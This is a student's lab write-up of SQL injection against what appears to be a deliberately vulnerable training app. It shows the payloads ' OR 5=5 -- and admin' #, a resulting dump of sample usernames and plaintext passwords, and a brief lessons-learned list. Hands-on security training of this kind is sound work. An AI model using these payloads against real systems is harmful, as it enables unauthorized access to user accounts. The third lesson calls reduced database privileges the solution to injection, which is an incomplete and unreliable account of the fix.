
### Lab 1 – User Info

# Ahmed Khaled Saad Ali

ID:1809799

#### Screenshots:

# SQL Query to Inject.



# 1st Payload obtaining all users is 'OR 5=5 --



# 23 Users Info obtained.

Results for "OR 5=5 -- ".23 records found.

Username=admin
Password=adminpass
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john Password=monkey Signature=I like the smell of confunk

Username=jeremy Password=password Signature=d1373 1337 speak

Username=bryce Password=password Signature=I Love SANS

Username=samurai Password=samurai Signature=Carving fools

Username=jim Password=password Signature=Rome is burning

Username=bobby Password=password Signature=Hank is my dad

# 2<sup>nd</sup> Payload obtaining all admin's credentials is admin' #

			User Lookup (SQL)
	Back Help	Me!	
<b>=</b>	Hints and Videos		
AJAX	Switch to SOAP Web Service version		Switch to XPath version
			Please enter username and password to view account details
		Name	admin' #
		Password	
			View Account Details
			Dont have an account? Please register here

### Admin's credentials obtained.

	Results for "admin' # ".1 records found.
Username=admin	
Password=adminpass	
Signature=g0t r00t?	

#### **Lessons Learned:**

- 1. '/ is used to cause error message in SQL, which will then display the SQL query of the field we targeted.
- 2. When the SQL query is obtained, we observe and see which statements that can inject it and make it vulnerable.
- 3. The solution for SQL injection is that there is no need to give the application excessive privileges like SELECT, INSERT, ALTER, UPDATE or DELETE in database to prevent the injection from fields provided to the application.